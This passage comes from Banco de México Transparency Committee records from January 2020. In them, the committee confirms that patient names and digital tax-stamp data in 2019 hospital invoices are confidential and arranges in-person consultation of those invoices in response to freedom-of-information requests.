- iv. Derivado del volumen y las particularidades de los comprobantes fiscales emitidos por la persona materia de esta solicitud, durante el año 2019, que se encuentran en posesión de este sujeto obligado, la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información.
- v. El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución.
- vi. Asimismo se informará al solicitante que para la reproducción de la información pública mencionada podrá traer consigo una unidad de almacenamiento USB, en donde el personal de la Subgerencia de Gestión Operativa del Plan de Salud o el

personal adscrito a la Oficina de Gestión del Plan de Salud le dará las facilidades y asistencia necesarias para grabar sin costo la información, previa revisión por el personal antes mencionado.

- vii. El personal de la Dirección General de Tecnologías de la Información deberá verificar la integridad de dicho dispositivo de almacenamiento para su introducción en equipos del Banco de México.
- viii. Finalmente, de conformidad con el artículo 135 de la LGTAIP, la información solicitada estará disponible para consulta del solicitante, durante un plazo de sesenta días hábiles, contados a partir de que se notifique a éste la respuesta correspondiente. Transcurrido dicho plazo sin que el solicitante se pusiera en contacto con el personal referido para el desahogo de la diligencia en comento, se dará por concluida la solicitud.

Por lo expuesto, en términos de los artículos 44, fracción II, y 127 de la LGTAIP; 65, fracción II, y 128 de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México; así como el Cuarto, Sexto, Séptimo, fracción I, Octavo, Sexagésimo séptimo y Sexagésimo octavo de los Lineamientos generales, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de los conceptos relativos a **los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta, el número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado de los documentos referidos en el presente oficio, relativos a la solicitud materia del presente.**

Asimismo, de conformidad con el Décimo de los señalados Lineamientos generales, informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es el titular de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud.

Atentamente,



JUN RODRIGO HINOKI ALCARAZ
Director de Recursos Humanos



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN

FOLIO: 6110000087319

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000087319**, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el OPERADORA DE HOSPITALES ANGELES S.A de CV, lo anterior durante el año 2019"

SEGUNDO. Que el veintitrés de diciembre del mismo año, la referida solicitud fue turnada a la Dirección de Recursos Humanos del Banco de México a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que el titular de la referida Dirección de Recursos Humanos, mediante oficio con número de referencia V01.005.2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con número de referencia V01.033.2020, el titular de la referida Dirección de Recursos Humanos, hizo del conocimiento de este Comité que el análisis, estudio y procesamiento de la información requerida mediante la solicitud al rubro citada sobrepasa las capacidades técnicas de las unidades administrativas que con motivo del ejercicio de sus facultades tienen acceso a la misma, para cumplir con la entrega de ésta al solicitante dentro de los plazos señalados para esos efectos en las disposiciones vigentes en la materia, por lo que de conformidad con lo señalado en los artículos 127 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Sexagésimo séptimo y el Sexagésimo octavo de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, dicha información deberá ponerse a disposición del solicitante a través de la modalidad de consulta directa, en términos de lo fundado y motivado en el oficio en comento.

Asimismo, señaló que dentro de la documentación requerida en la solicitud correspondiente hay datos personales sensibles así como otra información que por su naturaleza puede permitir acceder a dichos datos personales sensibles, y sometió a consideración de ese órgano colegiado su determinación de clasificar la información señalada en dicho oficio, en términos de la fundamentación y motivación expresadas en el mismo, y solicitó a este órgano colegiado confirmar dicha clasificación.

De igual manera, mediante el referido oficio, realizó la propuesta de las medidas que el personal adscrito a las unidades administrativas con las que se desahogará la consulta directa respectiva, deberán implementar

para resguardar la información cuya clasificación determinó, en atención a la naturaleza de la documentación requerida y al formato en el que obra.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto:

Es procedente la clasificación de la información referida como confidencial conforme a la fundamentación y motivación expresadas en el oficio referido en el resultando Quinto de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que el Banco de México se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPSO).

En consecuencia, este Comité **confirma la clasificación de la información referida como confidencial.**

TERCERO. Este comité toma conocimiento de las medidas establecidas que implementará el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud para resguardar la información clasificada en términos de lo señalado en el considerando precedente, durante el desahogo de la consulta directa respectiva, las cuales serán las siguientes:

- a) *"... En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importe que, al momento de acordar la cita, [el solicitante] proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.*

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente..."

- b) *"... la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información."*
- c) *"El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución."*

Por lo expuesto con fundamento en los artículos 44, fracción II, 127 y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, 102, párrafo primero, y 128 de la LFTAIP; Sexagésimo séptimo y Sexagésimo octavo de

los Lineamientos generales; 31, fracciones III y XX, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se confirma la clasificación de la información referida como **confidencial**, conforme a la fundamentación y motivación expresadas en el oficio señalado en el resultando Quinto, en términos del considerando Segundo de la presente determinación.

SEGUNDO. Se tienen por señaladas las medidas establecidas que el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud deberán implementar para resguardar la información clasificada en términos del punto resolutivo anterior, de conformidad con lo señalado en el oficio referido en el resultando Quinto y en el considerando Tercero de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte. _____

COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

Ref.: V01.034.2020

Ciudad de México a 27 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información identificada con el número de folio **6110000087519** que nos turnó la Unidad de Transparencia el veintitrés de diciembre de dos mil diecinueve, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), la cual se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el STARMEDICA,S.A.DEC.V. lo anterior durante el año 2019" Sic

Al respecto, esta Dirección de Recursos Humanos informa lo siguiente:

1. Esta unidad administrativa posee la información materia de la consulta, en términos del artículo 26, fracción V, del Reglamento Interior del Banco de México, toda vez que el Banco de México realizó pagos a la persona materia de esta solicitud, por los cuales exigió y conservó los comprobantes fiscales correspondientes.
2. Una vez realizada una búsqueda exhaustiva en los archivos de este Instituto Central, de la información solicitada, se identificó que, durante el ejercicio 2019, la persona materia de esta solicitud emitió 1,068 comprobantes fiscales que se encuentran en posesión de este sujeto obligado.
3. Dentro de estos comprobantes fiscales, se identificó información que actualiza los supuestos de clasificación previstos en los artículos 116, párrafo primero, de la LGTAIP y 3, fracciones IX y X, de la Ley General de Protección de Datos Personales Posesión de Sujetos Obligados (LGPDPPSO), al tratarse de datos personales sensibles y de información que por su naturaleza, puede permitir el acceso a dichos datos personales sensibles, que más adelante se describen.
4. Al respecto, esta unidad administrativa estima que la revisión de cada uno de los documentos solicitados, así como la elaboración de las carátulas respectivas y de las versiones públicas, sobrepasa las capacidades técnicas para cumplir con la solicitud en los plazos establecidos en la normatividad aplicable.
5. Esto es así, considerando que, de conformidad con la experiencia que se tiene con documentos de la misma naturaleza respecto de los culés ahora son materia de esta solicitud, y que pueden

contener información clasificada, se requiere un mínimo de 20 minutos, por documento, para su revisión, y en su caso la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia para los efectos correspondientes.

En consecuencia, a fin de analizar y clasificar la totalidad de estos documentos, serían necesarios 21,360 minutos, que se traducen en un total de 44 días de trabajo de 8 horas diarias y un día de 4 horas.

Aunado a ello, el personal del que dispone este sujeto obligado para la realización de lo anterior comprende únicamente 2 servidores públicos que tienen acceso a la información y pudieran dedicarse a la generación de versiones públicas, por lo que inclusive distraerlos de sus labores ordinarias para que se dediquen únicamente a la elaboración de la documentación señalada, tampoco podría darse atención a la solicitud dentro de los plazos establecidos para tal efecto en la normatividad correspondiente.

6. En ese sentido, es claro que el análisis, estudio y procesamiento de los documentos que conforman la información solicitada sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo de 20 días hábiles, prorrogables en casos extraordinarios por otros 10 días, en los términos que establece el artículo 132 de la LGTAIP.
7. En consecuencia, con fundamento en el artículo 127 del ordenamiento referido en el numeral anterior, es necesario poner a disposición del solicitante los documentos en consulta directa, salvo la información clasificada.
8. No omitimos señalar que si bien el artículo 133 de la LGTAIP establece que el acceso se dará, preferentemente, en la modalidad de entrega seleccionada por el solicitante, y que en este caso éste eligió "Entrega por Internet (antes a través de INFOMEX)", en el caso concreto no es posible realizar dicha modalidad de entrega en razón de que, por la cantidad de documentos solicitados y el tamaño de los archivos correspondientes, no es posible cargar la información para entregarla a través de la Plataforma Nacional de Transparencia.

Inclusive si esto fuera posible, y como ya se ha referido previamente, el análisis, estudio y procesamiento de los documentos solicitados sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP, por lo que es necesario otorgar la información en una modalidad distinta de la requerida por el solicitante.

9. De las modalidades de entrega establecidas en los *"Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública"* vigentes se encuentran la *"...consulta directa, la expedición de copias simples o certificadas, o la*

reproducción en cualquier otro medio, incluidos aquellos que resulten aplicables derivados del avance de la tecnología..."; sin embargo, con excepción de la consulta directa, no es posible entregar la información en ninguno de las modalidades ahí señalados, en razón de que cualquiera de ellas necesariamente implica realizar todos los pasos descritos en el numeral 5 del presente escrito, lo cual, como se expuso previamente, sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP.

En efecto, la entrega en copias simples de la información, por correo electrónico o bien grabada en dispositivos de almacenamiento digital, implican necesariamente que se hayan analizado previamente los documentos para determinar cuáles contienen información clasificable, la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia.

Por lo anterior, el único medio posible de entrega de la información solicitada es a través de la consulta directa.

10. Para tal efecto, los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, establecen en el Sexagésimo séptimo de dichos Lineamientos que para la atención de solicitudes en las que la modalidad de entrega de la información sea la consulta directa y, con el fin de garantizar el acceso a la información que conste en documentos que contengan partes o secciones clasificadas como reservadas o confidenciales en la modalidad antes citada, previamente el Comité de Transparencia del sujeto obligado deberá emitir la resolución en la que funde y motive la clasificación de las partes o secciones que no podrán dejarse a la vista del solicitante.

En atención a este precepto, esta unidad administrativa somete a consideración del Comité de Transparencia las medidas que deberá implementar el personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud, a fin de que se resguarde la información clasificada, atendiendo la naturaleza del documento y el formato en el que obra:

a. INFORMACIÓN CLASIFICADA

- i. De los comprobantes fiscales emitidos por la persona materia de esta consulta durante el año 2019, que se encuentran en posesión de este sujeto obligado, se identificó el volumen de documentos señalado en el numeral 2 del presente documento.

- ii. De entre ellos, algunos contienen datos personales sensibles e información que por su naturaleza permite el acceso a dichos datos personales sensibles, por lo que la clasificación será aplicable solo para la información de ese carácter contenida en aquellos comprobantes fiscales que se encuentren en dicho supuesto, dentro del universo identificado por la unidad administrativa correspondiente que se pone a disposición del solicitante en consulta directa.
- iii. Los datos que es necesario clasificar con el carácter de **confidencial** son los conceptos relativos a:
 - a) Los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta; y
 - b) El número de Folio fiscal;
 - c) El sello digital del SAT
 - d) La cadena original del complemento digital del SAT
 - e) Sello
 - f) No Certificado SAT
 - g) Sello CFD
 - h) No Certificado
- iv. Dicha clasificación se realiza, de conformidad con lo dispuesto en los artículos 100, 106, fracción I, 116, primer párrafo, y 127 de la LGTAIP; 3, fracciones IX y X, de la LGPDPPSO; 97, 98, fracción I, 113, fracción I, y 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Séptimo, fracción I, y el Trigésimo octavo, fracción I, de los Lineamientos generales, en el caso de la información referida en el inciso a) del numeral anterior, **por tratarse de información que relativa a datos personales sensibles concernientes a personas identificadas o identificables**; y en el caso de la información señalada en los incisos b), c), d), e), f), g), h) **por tratarse de información cuya naturaleza permite acceder a los datos personales sensibles referidos previamente**, toda vez que dicha información permitiría obtener la versión original de los comprobantes en donde se encuentran contenidos esos datos.

En efecto, el artículo 3, fracciones IX y X, la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados, establece que por **dato personal** se entiende cualquier información concerniente a una persona física identificada o identificable, mientras que **datos personales sensibles**, son además aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste, como puede serlo la información relacionada con **el estado de salud presente o futuro** de los titulares correspondientes.



En el caso que nos ocupa, dar a conocer el nombre de los pacientes en los comprobantes correspondientes, implica brindar elementos con los cuales se puede inferir su estado de salud.

Por lo que refiere al **el número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado**, es necesario clasificar esta información, toda vez que, al ser ingresada dentro de los sistemas informáticos del Servicio de Administración Tributaria, revela la versión completa del documento que contiene el nombre de cada paciente, así como diversa información que junto con el nombre referido, se trata de información relacionada con el estado de salud de diversas personas identificables, la cual se trata de información confidencial.

Esta clasificación es acorde con lo resuelto por el Instituto Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales en el recurso de revisión RRA 4128/19.

Al respecto, aun cuando en términos del artículo 6, apartado A, fracción I, de la Constitución Política de los Estados Unidos Mexicanos (bases y principios que rigen el ejercicio del derecho de acceso a la información), establece como regla general que toda información en posesión de cualquier autoridad, entidad, órgano y organismo de los Poderes Ejecutivo, Legislativo y Judicial y los órganos autónomos, entre otros, es pública, la misma Norma Fundamental prevé que dicha información podrá clasificarse excepcionalmente en diversos supuestos. De manera particular, en la fracción II, del referido apartado A, del artículo 6 Constitucional, se establece que la información que se refiere a la vida privada y los datos personales será protegida en los términos y con las excepciones que fijen las leyes. Asimismo, de conformidad con el artículo 16, segundo párrafo, de la propia Constitución, toda persona tiene derecho a la protección de sus datos personales, en los términos que fije la ley.

En relación con lo anterior, de conformidad con lo dispuesto por los artículos 120 de la LGTAIP y 117 de la LFTAIP, para que los sujetos obligados puedan permitir el acceso a información confidencial requieren obtener el consentimiento de los particulares titulares de la información. En este caso, **el Banco Central no cuenta con el consentimiento de los servidores públicos y terceros para, en su caso, hacer pública la misma.**

- v. Por otra parte, debe destacarse que en el presente caso tampoco se actualiza alguno de los supuestos de excepción previstos en los citados artículos 120 de la LGTAIP y 117 de la LFTAIP para permitir el acceso a la información personal mencionada sin el consentimiento de los titulares. Al respecto debe señalarse lo siguiente:

- a. La información solicitada no tiene, por ley, el carácter de pública. Al respecto, ha de considerarse lo siguiente:

Datos personales sensibles: Aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste. De manera enunciativa más no limitativa, ***se consideran sensibles los datos personales que puedan revelar aspectos como origen racial o étnico, estado de salud presente o futuro, información genética, creencias religiosas, filosóficas y morales, opiniones políticas y preferencia sexual.***

- b. No existe una orden judicial, en términos de los artículos 120, fracción III, de la LGTAIP y 117, fracción III, de la LFTAIP.

- c. No existen razones de seguridad nacional y salubridad general, o de protección de derechos de terceros, que requieran de su publicación, en términos de los artículos 120, fracción IV, de la LGTAIP y 117, fracción IV, de la LFTAIP.

- d. El peticionario no tiene la calidad de sujeto obligado o sujeto de derecho internacional, de conformidad con los tratados y los acuerdos interinstitucionales, en términos de los artículos 120, fracción V, de la LGTAIP y 117, fracción V, de la LFTAIP.

b. REGLAS DE OPERACIÓN PARA LA CONSULTA DIRECTA

- i. A partir del día posterior a la fecha de la notificación de la respuesta, se pondrá a disposición del solicitante la totalidad de los documentos materia de su solicitud para su consulta directa en las instalaciones del Banco de México, en el domicilio ubicado en calle Gante N°20, colonia Centro, demarcación territorial Cuauhtémoc, código postal 06000, Ciudad de México, (planta baja). Dichos documentos se encuentran contenidos en formato xml ordenados de manera consecutiva por lo que serán visualizados por el solicitante a través de un equipo de cómputo que será puesto a su disposición en la ubicación antes señalada.

Cabe señalar que en la diligencia de mérito, el solicitante será atendido por personal de la Subgerencia de Gestión Operativa del Plan de Salud o el personal adscrito a la Oficina de Gestión del Plan de Salud, por lo que se indicará al solicitante que deberá ponerse en contacto al teléfono 5552372000, ext. 7929, con Sara Victoria Gómez Cuellar, para agendar una cita el día hábil de su preferencia, a efecto de que pueda consultar la información pública comprendida dentro de su solicitud en un horario de 10:00 a 14:00 horas.

- ii. Si una vez realizada la diligencia, en el horario señalado en el párrafo anterior, no fuera posible consultar toda la documentación, el solicitante podrá requerir al Banco una nueva cita, misma que será programada en los mismos términos del inciso anterior.
- iii. En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importante que, al momento de acordar la cita, proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial vigente para su acceso.

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente.

- iv. Derivado del volumen y las particularidades de los comprobantes fiscales emitidos por la persona materia de esta solicitud, durante el año 2019, que se encuentran en posesión de este sujeto obligado, la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información.
- v. El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución.

- vi. Asimismo se informará al solicitante que para la reproducción de la información pública mencionada podrá traer consigo una unidad de almacenamiento USB, en donde el personal de la Subgerencia de Gestión Operativa del Plan de Salud o el personal adscrito a la Oficina de Gestión del Plan de Salud le dará las facilidades y asistencia necesarias para grabar sin costo la información, previa revisión por el personal antes mencionado.
- vii. El personal de la Dirección General de Tecnologías de la Información deberá verificar la integridad de dicho dispositivo de almacenamiento para su introducción en equipos del Banco de México.
- viii. Finalmente, de conformidad con el artículo 135 de la LGTAIP, la información solicitada estará disponible para consulta del solicitante, durante un plazo de sesenta días hábiles, contados a partir de que se notifique a éste la respuesta correspondiente. Transcurrido dicho plazo sin que el solicitante se pusiera en contacto con el personal referido para el desahogo de la diligencia en comento, se dará por concluida la solicitud.

Por lo expuesto, en términos de los artículos 44, fracción II, y 127 de la LGTAIP; 65, fracción II, y 128 de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México; así como el Cuarto, Sexto, Séptimo, fracción I, Octavo, Sexagésimo séptimo y Sexagésimo octavo de los Lineamientos generales, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de los conceptos relativos a **los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta, el número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado de los documentos referidos en el presente oficio, relativos a la solicitud materia del presente.**

Asimismo, de conformidad con el Décimo de los señalados Lineamientos generales, informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es el titular de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud.

Atentamente,



JUN RODRIGO HINOKI ALCARAZ
Director de Recursos Humanos



Recibido en el oficio de
atención al público - - -



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000087519

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000087519**, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el STARMEDICA,S.A.DEC.V. lo anterior durante el año 2019"

SEGUNDO. Que el veintitrés de diciembre del mismo año, la referida solicitud fue turnada a la Dirección de Recursos Humanos del Banco de México a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que el titular de la referida Dirección de Recursos Humanos, mediante oficio con número de referencia V01.007.2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con número de referencia V01.034.2020, el titular de la referida Dirección de Recursos Humanos, hizo del conocimiento de este Comité que del análisis, estudio y procesamiento de la información requerida mediante la solicitud al rubro citada sobrepasa las capacidades técnicas de las unidades administrativas que con motivo del ejercicio de sus facultades tienen acceso a la misma, para cumplir con la entrega de ésta al solicitante dentro de los plazos señalados para esos efectos en las disposiciones vigentes en la materia, por lo que de conformidad con lo señalado en los artículos 127 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Sexagésimo séptimo y el Sexagésimo octavo de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, dicha información deberá ponerse a disposición del solicitante a través de la modalidad de consulta directa, en términos de lo fundado y motivado en el oficio en comento.

Asimismo, señaló que dentro de la documentación requerida en la solicitud correspondiente hay datos personales sensibles así como otra información que por su naturaleza puede permitir acceder a dichos datos personales sensibles, y sometió a consideración de ese órgano colegiado su determinación de clasificar la información señalada en dicho oficio, en términos de la fundamentación y motivación expresadas en el mismo, y solicitó a este órgano colegiado confirmar dicha clasificación.

De igual manera, mediante el referido oficio, realizó la propuesta de las medidas que el personal adscrito a las unidades administrativas con las que se desahogará la consulta directa respectiva, deberán implementar

para resguardar la información cuya clasificación determinó, en atención a la naturaleza de la documentación requerida y al formato en el que obra.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto:

Es procedente la clasificación de la información referida como confidencial conforme a la fundamentación y motivación expresadas en el oficio referido en el resultando Quinto de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que el Banco de México se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPO).

En consecuencia, este Comité **confirma la clasificación de la información referida como confidencial.**

TERCERO. Este Comité toma conocimiento de las medidas establecidas que implementará el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud para resguardar la información clasificada en términos de lo señalado en el considerando precedente, durante el desahogo de la consulta directa respectiva, las cuales serán las siguientes:

- a) *"... En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importe que, al momento de acordar la cita, [el solicitante] proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.*

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente...."

- b) *"... la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información."*

- c) *"El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución."*

Por lo expuesto con fundamento en los artículos 44, fracción II, 127 y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, 102, párrafo primero, y 128 de la LFTAIP; Sexagésimo séptimo y Sexagésimo octavo de

los Lineamientos generales; 31, fracciones III y XX, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se confirma la clasificación de la información referida como **confidencial**, conforme a la fundamentación y motivación expresadas en el oficio señalado en el resultando Quinto, en términos del considerando Segundo de la presente determinación.

SEGUNDO. Se tienen por señaladas las medidas establecidas que el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud deberán implementar para resguardar la información clasificada en términos del punto resolutivo anterior, de conformidad con lo señalado en el oficio referido en el resultando Quinto y en el considerando Tercero de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte. -----

COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

Ref.: **V01.035.2020**

Ciudad de México a 27 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información identificada con el número de folio **6110000088019** que nos turnó la Unidad de Transparencia el veintitrés de diciembre de dos mil diecinueve, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), la cual se transcribe a continuación:

*"Copia en version electronica de los comprobantes fiscales emitidos por el
